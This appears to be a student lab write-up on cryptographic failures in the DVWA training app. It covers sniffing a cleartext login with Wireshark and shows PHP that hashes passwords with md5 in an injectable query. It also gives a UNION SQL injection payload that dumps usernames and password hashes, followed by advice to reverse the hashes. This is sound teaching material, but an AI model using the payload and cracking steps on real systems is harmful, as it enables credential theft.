


Cryptographic Failures

1. Transmitting Sensitive Data Without Encryption:

- First, open Wireshark to sniff the data, then search for any HTTP request; there you should look for the username and password.

No.	Time	Source	Destination	Protocol	Length	Info
4	0.000703869	20.20.20.8	20.20.20.6	HTTP	664	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
6	0.011892463	20.20.20.6	20.20.20.8	HTTP	458	HTTP/1.1 302 Found
8	0.016579529	20.20.20.8	20.20.20.6	HTTP	523	GET /dvwa/index.php HTTP/1.1
11	0.026020163	20.20.20.6	20.20.20.8	HTTP	653	HTTP/1.1 200 OK (text/html)

- After finding the HTTP request, search for the username and password, and since DVWA is weak, there might be no encryption of sensitive data, so the data was in clear.



2. Weak or Outdated Algorithms

- View the source code to find the algorithm used to hash the passwords.

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

```
<?php

if (isset($_GET['Change'])) {

    // Turn requests into variables
    $pass_new = $_GET['password_new'];
    $pass_conf = $_GET['password_conf'];

    if (($pass_new == $pass_conf)){
        $pass_new = mysql_real_escape_string($pass_new);
        $pass_new = md5($pass_new);

        $insert="UPDATE `users` SET password = '$pass_new' WHERE user = 'admin'";
        $result=mysql_query($insert) or die('<pre>' . mysql_error() . ' </pre> ');

        echo "<pre> Password Changed </pre>";
        mysql_close();
    }

    else{
        echo "<pre> Passwords did not match. </pre>";
    }

}

?>
```

- Notice that the passwords are hashed using md5. After doing SQL Injection, you should see the database that contains the users and their hashed passwords.

Vulnerability: SQL Injection

User ID:

```
ID: 1' union SELECT null, CONCAT(user, 0x0a, password, 0x0a) from users#  
First name: admin  
Surname: admin  
  
ID: 1' union SELECT null, CONCAT(user, 0x0a, password, 0x0a) from users#  
First name:  
Surname: admin  
5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: 1' union SELECT null, CONCAT(user, 0x0a, password, 0x0a) from users#  
First name:  
Surname: gordonb  
e99a18c428cb38d5f260853678922e03  
  
ID: 1' union SELECT null, CONCAT(user, 0x0a, password, 0x0a) from users#  
First name:  
Surname: 1337  
8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: 1' union SELECT null, CONCAT(user, 0x0a, password, 0x0a) from users#  
First name:  
Surname: pablo  
0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: 1' union SELECT null, CONCAT(user, 0x0a, password, 0x0a) from users#  
First name:  
Surname: smithy  
5f4dcc3b5aa765d61d8327deb882cf99
```

- Take the hashed password, and find a tool to convert it to clear text.

Reverse a MD5 hash

You can generate the MD5 hash of the string which was just reversed to have the proof that it is the same as the MD5 hash you provided:

Convert a string to a MD5 hash